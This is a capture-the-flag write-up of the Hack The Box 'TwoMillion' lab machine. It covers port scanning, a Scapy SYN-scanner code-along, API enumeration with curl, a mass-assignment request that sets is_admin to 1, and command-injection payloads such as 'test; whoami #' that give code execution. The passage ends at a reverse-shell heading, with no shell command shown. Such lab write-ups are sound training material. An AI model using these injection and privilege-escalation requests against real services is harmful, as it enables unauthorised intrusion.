

# 515 HTB Two-Million

## [HTB] Two-Million

by Pablo `github.com/vorkampfer/hackthebox`

• Resources:

1. S4vitar on Live

`htbmachines.github.io`

2. Two-Million walk-through

`https://medium.com/@JAlblas/hack-the-box-twomillion-walkthrough-3aee8b2f99cd`

3. OverlayFS/FUSE

`https://github.com/sxlmnwb/CVE-2023-0386`

• View files with color

`bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*



# TwoMillion



OS	RELEASE DATE	DIFFICULTY	MACHINE STATE
Linux	07 Jun 2023	Easy	Retired

### Synopsis:

TwoMillion is a special release from HackTheBox to celebrate 2,000,000 HackTheBox members. It released directly to retired, so no points and no bloods, just for run. It features a website that looks like the original HackTheBox platform, including the original invite code challenge that needed to be solved in order to register. Once registered, I'll enumerate the API to find an endpoint that allows me to become an administrator, and then find a command injection in another admin endpoint. I'll use database creds to pivot to the next user, and a kernel exploit to get to root. In Beyond Root, I'll look at another easter egg challenge with a thank you message, and a YouTube video exploring the webserver and it's vulnerabilities ~0xdf

### Skill-set:

1. Building a Python3 Stealth port scanner with Scapy module.

2. Abusing delclared Javascript functions from teh browser console.

3. Abusing the API to generate a valid invite code.

4. Abusing the API to elevate our privilege to administrator.

5. Command Injection via poorly designed API functionality.

6. Information Leakage

7. Privilege Escalation via Kernel Exploitation (CVE-2023-0386) OverlayFS Vulnerability.

## 1. Ping & whichsystem.py

```
1. > ping -c 1 10.129.201.180

2. > whichsystem.py 10.129.201.180
[+]==> 10.129.229.66 (ttl -> 63): Linux
```

## 2. Nmap

```
1. > openscan twomillion.htb
2. > echo $openportz
22,53,88,135,139,389,443,445,464,593,636,1801,2103,2105,2107,2179,3268,3269,3389,5985,6404,6406,6407,6409,6616,6632,6640,8080,9389
3. > sourcez
4. > echo $openportz
22,80
5. > portzscan $openportz twomillion.htb
6. > bat twomillion/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 twomillion.htb
8. > cat portzscan.nmap | grep '^[0-9]'
```

22/tcp	open	ssh	syn-ack	OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp	open	http	syn-ack	nginx

openssh (1:8.9p1-3ubuntu0.1) *jammy*; urgency=medium

## 3. Discovery with Ubuntu Launchpad

```
1. Google 'OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 launchpad'
2. I click on 'https://launchpad.net/ubuntu/+source/openssh/1:8.9p1-3ubuntu0.1' and it tells me we are dealing with an Ubuntu Jammy Server.
3. openssh (1:8.9p1-3ubuntu0.1) jammy; urgency=medium
4. You can also do the same thing with the Apache version.
```

~/bashscript1ng > *launchpad.sh*

LAUNCHPAD OS FINDER

author: *\_\_pablo\_\_*

Usage: *./launchpad.sh run*

## Coding a launchpad OS scrapper script in bash

```
1. I have created a launchpad.sh script to automate this process. Just run the script and it will scrap the OS version for you.
Download at github.com/vorkampfer/scripts
2. > launchpad.sh run
Enter the path of your nmap scan output file : /home/h@x0r/hackthebox/nmap/portscan.nmap

==> [+] Here is the launchpad OS version
openssh (1:8.9p1-3ubuntu0.3) jammy-security; urgency=medium

==> [+] Here is the Launchpad url it was scrapped from.
https://launchpad.net/ubuntu/+source/openssh/1:8.9p1-3ubuntu0.3
```

## Optional:

## Coding a syn-network-scanner in python

## 4. network scanner coding project

```
1. I am doing the code-along with S4vitar. I will upload the python file to github.com/vorkampfer/hackthebox/twomillion
2. > sudo python3 2million_scanner.py 10.129.229.66 4-15
[sudo] password for h@x0r:
WARNING: Incompatible L3 types detected using <class 'scapy.layers.inet.IP'> instead of <class 'scapy.layers.inet6.Ipv46'> !
WARNING: Incompatible L3 types detected using <class 'scapy.layers.inet.IP'> instead of <class 'scapy.layers.inet6.Ipv46'> !
WARNING: more Incompatible L3 types detected using <class 'scapy.layers.inet.IP'> instead of <class 'scapy.layers.inet6.Ipv46'> !
```

```
~/python_projects ▸ sudo python3 2million_scanner.py 10.129.229.66 4-6
[sudo] password for shadow42:
~/python_projects ▸

~ ▸ tshark -i tun0 -Y "tcp.flags.syn == 1 and tcp.flags.ack == 0" 2>/dev/null
  2 7.710981404  10.10.14.25 → 10.129.229.66 TCP 40 14063 → 4 [SYN] Seq=0 Win=8192 Len=0
  4 7.910755313  10.10.14.25 → 10.129.229.66 TCP 40 35275 → 5 [SYN] Seq=0 Win=8192 Len=0
  6 8.124009375  10.10.14.25 → 10.129.229.66 TCP 40 11877 → 6 [SYN] Seq=0 Win=8192 Len=0
```

## tshark analysis

### 6. mini-stealth-scanner

```
1. The cool thing about using a syn scanner is that you only send the minimum required packets to discover open ports. Aka it is not super noisy. It is called a stealth scan, but these days it will get detected right away.
2. Here is what the scan looks like with a packet capture using tshark.
3. ▸ sudo python3 2million_scanner.py 10.129.229.66 4-6
4. You have to use sudo because a stealth scan is considered an intrusive scan, but for Hackthebox it is ok. We are in a lab environment.
5. ▸ tshark -i tun0 -Y "tcp.flags.syn == 1 and tcp.flags.ack == 0" 2>/dev/null
  1 0.000000000  10.10.14.25 → 10.129.229.66 TCP 40 38273 → 4 [SYN] Seq=0 Win=8192 Len=0
  3 0.203064007  10.10.14.25 → 10.129.229.66 TCP 40 25840 → 5 [SYN] Seq=0 Win=8192 Len=0
  5 0.412959072  10.10.14.25 → 10.129.229.66 TCP 40 46699 → 6 [SYN] Seq=0 Win=8192 Len=0
6. Here you can see there are only 3 ports we are scanning 4,5, and 6. So this script only sends out 3 SYN requests. Then it will recieve 3 SYNACKs in return from the server. Then instead of returning the final ACK. The script will simply drop any further requests of acknowledgement.
7. If we get a return of 0x0012 this is a SYNACK. Aka a server acknowledgement of the port being open. The way we can get these returns is to packet capture with tshark using the -Tjson flag.
8. ▸ sudo python3 2million_scanner.py 10.129.229.66 4-50
9. Here is what tshark captured.
10. ▸ tshark -i tun0 -Y "tcp.flags.syn == 1 and tcp.flags.ack == 1" -Tjson 2>/dev/null
-----
"tcp.flags": "0x0012",
-----

11. This is just a small snippet of the output. We can filter for these tcp.flags in our python scanner script.
```

## Filtering for tcp.flags 0x0012

Destination	Protocol	Length	Info
10.129.229.66	TCP	40	43923 → 20 [SYN] Seq=0 Win=8192 Len=0
10.10.14.25	TCP	40	20 → 43923 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.129.229.66	TCP	40	52926 → 21 [SYN] Seq=0 Win=8192 Len=0
10.10.14.25	TCP	40	21 → 52926 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.129.229.66	TCP	40	28162 → 22 [SYN] Seq=0 Win=8192 Len=0
10.10.14.25	TCP	44	22 → 28162 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
10.129.229.66	TCP	40	28162 → 22 [RST] Seq=1 Win=0 Len=0
10.129.229.66	TCP	40	58778 → 22 [RST] Seq=1 Win=8192 Len=0

### Continuing to build the python script

```
~/python_projects ▸ sudo python3 2million_scanner.py 10.129.229.66 20-22
[sudo] password for shadow42:
[+] TCP SYN Scanner: Scan completed
[*] Port 22 - OPEN
~/python_projects ▸ sudo python3 2million_scanner.py 10.129.229.66 1-100
[-] TCP SYN Scanner: Scan aborted (Ctrl + c pressed)

[!] Exiting...
```


```
1. I made many edits to the script. I recommend watching S4vitar's code along. I will just upload the python script. There is too much to explain.
2. If you look at the screen shot of the wireshark packet capture you can see that our python script is sending back a reset packet for every syn packet sent.
3. ▸ sudo wireshark &> /dev/null & disown
[1] 767723
4. ▸ sudo python3 2million_scanner.py 10.129.229.66 20-22
```

```
[*] Port 22 - OPEN
5. I select wireshark to listen on tun0 and capture those 2 ports and the python script sends 2 reset packets. See image above.
6. I have finished the python code along with S4vitar. Very awesome script he made.
7. ▷ sudo python3 2million_scanner.py 10.129.229.66 20-22
[sudo] password for h@x0r:
[+] TCP SYN Scanner: Scan completed
[*] Port 22 - OPEN
8. ▷ sudo python3 2million_scanner.py 10.129.229.66 1-100
[-] TCP SYN Scanner: Scan aborted (Ctrl + c pressed)
[!] Exiting...
9. Now we move on to enumerating the website.
```

## Begin enumeration




Manual enumeration of 2million.htb page




1. Simply put in your Hack the Box credentials and you will get access. LOL, jk do not do that!
2. There is a part that says "Ready to become a member?" Click on Join HTB.
3. You will get an invite code prompt. `http://2million.htb/invite`
4. If you open up the DOM inspector on the invite page and type `">> this"` in the console you will see `'makeInviteCode: function makeInviteCode()'`.





```
1. http://2million.htb/invite
2. Open up the console 'Ctrl + Shift + c'
3. Ok, correction. Right click on the invite code field and then click 'Inspect'. Type 'this' and you will see the following. If
you do not see anything click on the drop down arrow.
-----
>> this
makeInviteCode: function makeInviteCode()
-----
4. type 'makeInviteCode()' into the console without the single quotes.
5. I hit enter then click on the drop down arrow and get the following.
=====
{
  "0": 200,
  "success": 1,
  "data": {
    "data": "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFg erdhrfg gb /ncv/il/vaivgr/trarengr",
    "enctype": "ROT13"
  },
  "hint": "Data is encrypted ... We should probably check the encryption type in order to decrypt it..."
}
=====
6. From my experience if you see "ROT13" that usually means the encryption will not be crackable through regular means aka John or
Hashcat. We will need to reverse engineer the encryption. I think "ROT13" means rotate 13 times.
7. Apparently, you can reverse this "ROT13" in a terminal using REGEX.
```



## Decrypting ROT13

- #pwn\_ROT13\_decryption\_HTB\_Two\_Million

Image below is from the page source of <http://2million.htb/invite>

```
if (response[0] === 200 && response.success === 1 && response.data.message === "Invite code is valid!") {
    // Store the invite code in localStorage
    localStorage.setItem('inviteCode', code);

    window.location.href = '/register';
} else {
    alert("Invalid invite code. Please try again.");
}
},
error: function(response) {
    alert("An error occurred. Please try again.");
}
});
```

We have a registration code but where do we register at?

<http://2million.htb/register>



```
1. http://2million.htb/home
2. Click on your profile, nevermind that does nothing.
3. Click on Access >>> hover over the links for generate and regenerate.
4. Right click on the 'connection pack' and copy the link.
5. ▷ http://2million.htb/api/v1/user/vpn/generate
6. When enumerating API endpoints you will want to CURL the uri immediately after the word /api.
7. ▷ curl -s -X GET "http://2million.htb/api/v1" -v
-----
> User-Agent: curl/8.7.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 401 Unauthorized
-----

8. We get 401 Unauthorized. This just means we need to include our session cookie. Go to the DOM once again >>> Go to storage tab
>>> To the left you will see cookies >>> copy that PHPSESSID value. uvk8qnsddir2jvrm9h2q64t620
```

## CURL authenticating with session cookie

```
1 ▷ curl -s -X GET "http://2million.htb/api/v1" -H "Cookie: PHPSESSID=uvk8qnsddir2jvrm9h2q64t620"
{"\/api\/v1":"Route List", "\/api\/v1\/invite\/how\/to\/generate":"Instructions on invite code generation", "\/api\/v1\/invite\/verify":"Verify invite code", "\/api\/v1\/user\/auth":"Check if user is authenticated", "\/api\/v1\/user\/vpn\/regenerate":"Regenerate VPN configuration", "\/api\/v1\/user\/vpn\/register":"Register a new user", "\/api\/v1\/user\/login":"Login with existing user"}}, "admin":{"GET":{"\/api\/v1\/admin\/vpn\/generate":"Generate VPN for specific user"}, "PUT":{"\/api\/v1\/admin\/settings\/update":"Update settings"}}}
```

Here is the syntax for authenticating using curl and your `PHPSESSID` cookie

- #pwn\_curl\_cookie\_session\_authentication\_HTB\_twomillion



```
1. ▷ curl -s -X GET "http://2million.htb/api/v1" -H "Cookie: PHPSESSID=uvk8qnsddir2jvrm9h2q64t620"
2. ▷ curl -s -X GET "http://2million.htb/api/v1" -H "Cookie: PHPSESSID=uvk8qnsddir2jvrm9h2q64t620" | jq . | sed 's/\\"//g' | tr -d
'{}[],' | awk '!(($3=""))' | sed '/^[[[:space:]]*$/d'
3. ▷ curl -s -X GET "http://2million.htb/api/v1/admin/auth" -H "Cookie: PHPSESSID=uvk8qnsddir2jvrm9h2q64t620" | jq . | sed
's/\\"//g' | tr -d '{}[],,' | awk '!(($3=""))' | sed '/^[[[:space:]]*$/d'
message: false
4. Oops, regex overkill.
```

### 15. More RegEx

```
1. ▷ curl -s -X GET "http://2million.htb/api/v1" -H "Cookie: PHPSESSID=uvk8qnsddir2jvrm9h2q64t620" | jq . | sed 's/\\"//g' | tr -d
'{}[],,' | awk '!(($3=""))' | sed '/^[[[:space:]]*$/d'
-----
GET:
/api/v1/admin/auth: Check user is admin
POST:
/api/v1/admin/vpn/generate: Generate for specific user
PUT:
/api/v1/admin/settings/update: Update settings <<< Looks interesting.
```



```
2. NOTICE, the api we are interested in is method PUT.
3. > curl -s -X PUT "http://2million.htb/api/v1/admin/settings/update" -H "Cookie: PHPSESSID=uvk8qnsddir2jvrm9h2q64t620" | jq . |
sed 's/\\"//g' | tr -d '{}[],' | awk '!($3=="")' | sed '/^[:space:]]*$/d'
status: danger
message: Invalid type.
```

## Curl command content-type

- #pwn\_CURL\_command\_flag\_meanings\_content\_type
- #pwn\_curl\_command\_content\_type\_JSON

16. What does invalid type mean? I think it means content-type. We can try JSON content with the following curl command

```
1. > curl -s -X PUT "http://2million.htb/api/v1/admin/settings/update" -H "Cookie: PHPSESSID=uvk8qnsddir2jvrm9h2q64t620" -H
"Content-Type: application/json" | jq . | sed 's/\\"//g' | tr -d '{}[],' | awk '!($3=="")' | sed '/^[:space:]]*$/d'
status: danger
message: Missing email
2. That worked except now we get 'missing email'
3. To put an email with curl we use the -d flag.
4. > curl -s -X PUT "http://2million.htb/api/v1/admin/settings/update" -H "Cookie: PHPSESSID=uvk8qnsddir2jvrm9h2q64t620" -H
"Content-Type: application/json" -d '{"email": "foo@hotmail.com"}' | jq . | sed 's/\\"//g' | tr -d '{}[],' | awk '!($3=="")' | sed
'/^[:space:]]*$/d'
status: danger
message: Missing is_admin
5. Now we get missing 'is_admin'
6. > curl -s -X PUT "http://2million.htb/api/v1/admin/settings/update" -H "Cookie: PHPSESSID=uvk8qnsddir2jvrm9h2q64t620" -H
"Content-Type: application/json" -d '{"email": "foo@hotmail.com", "is_admin": True}' | jq . | sed 's/\\"//g' | tr -d '{}[],' | awk
'!($3=="")' | sed '/^[:space:]]*$/d'
status: danger
message: Missing email
7. Now we are missing the email again. True needed to be inside double quotes as well.
```

## Pivot to admin

17. Now I get the message Variable is\_amdin needs to be either 0 or 1

```
1. > curl -s -X PUT "http://2million.htb/api/v1/admin/settings/update" -H "Cookie: PHPSESSID=uvk8qnsddir2jvrm9h2q64t620" -H
"Content-Type: application/json" -d '{"email": "foo@hotmail.com", "is_admin": "True"}' | jq . | sed 's/\\"//g' | tr -d '{}[],' |
awk '!($3=="")' | sed '/^[:space:]]*$/d'
status: danger
message: Variable needs to be either 0 or 1.
2. So instead of admin being true the variable needs to be 0 or 1. I change True to 1.
3. > curl -s -X PUT "http://2million.htb/api/v1/admin/settings/update" -H "Cookie: PHPSESSID=uvk8qnsddir2jvrm9h2q64t620" -H
"Content-Type: application/json" -d '{"email": "foo@hotmail.com", "is_admin": 1}' | jq . | sed 's/\\"//g' | tr -d '{}[],' | awk '!
($3=="")' | sed '/^[:space:]]*$/d'
id: 13
username: foo
is_admin: 1
4. I am now admin
5. Lets check out http://2million.htb/api/v1/admin/auth to see if we are now admin or not.
6. > curl -s -X GET "http://2million.htb/api/v1/admin/auth" -H "Cookie: PHPSESSID=uvk8qnsddir2jvrm9h2q64t620" | jq . | sed
's/\\"//g' | tr -d '{}[],' | awk '!($3=="")' | sed '/^[:space:]]*$/d'
message: true
7. I am definitely admin now with this cookie session.
```

## Explaining how we became www-data through RCE vulnerability

18. Any time a website accepts user input that is a vector for a possible RCE. The reason is because the input can be abused and manipulated with special characters to produced unexpected responses in the code. See TIME STAMP 01:05:00 - 01:10:00

```
1. > curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=uvk8qnsddir2jvrm9h2q64t620" -H
"Content-Type: application/json" -d '{"username": "test; whoami #"}'
www-data
2. We first found the list of APIs at this link '/api/v1'.
3. curl -s -X GET "http://2million.htb/api/v1" -H "Cookie: PHPSESSID=uvk8qnsddir2jvrm9h2q64t620" | jq . | sed 's/\\"//g' | tr -d
'{}[],' | awk '!($3=="")' | sed '/^[:space:]]*$/d'
4. This link gave us all the api end points.
5. This "generate vpn" link was listed with the other APIs.
6. POST:
/api/v1/admin/vpn/generate: Generate for specific user
7. So If I generate a vpn key with my session cookie and I fill in the missing params. Then and most importantly, I inject an
arbitrary command with a simple semicolon after the requested user input. Like in step 1 above. I then use the hashtag to comment
out the rest of the string. I now have Remote Code Execution.
8. Depending on my username I get a different VPN key.
9. > curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=uvk8qnsddir2jvrm9h2q64t620" -H
```

```
"Content-Type: application/json" -d '{"username": "test"}'
10. All I had to do was put a semicolon after test and insert my payload.
11. ; whoami #"}'
12. ▷ curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=uvk8qnsddir2jvrm9h2q64t620" -H "Content-Type: application/json" -d '{"username": "test; hostname -I;"}'
10.129.229.66 dead:beef::250:56ff:fe94:3129
13. I can use a semicolon or a hashtag to close off the command.
14. ▷ curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=uvk8qnsddir2jvrm9h2q64t620" -H "Content-Type: application/json" -d '{"username": "test; hostname -I #"}'
10.129.229.66 dead:beef::250:56ff:fe94:3129
```

## Bash one liner reverse shell via curl command

### 19. Time to get a reverse shell

```
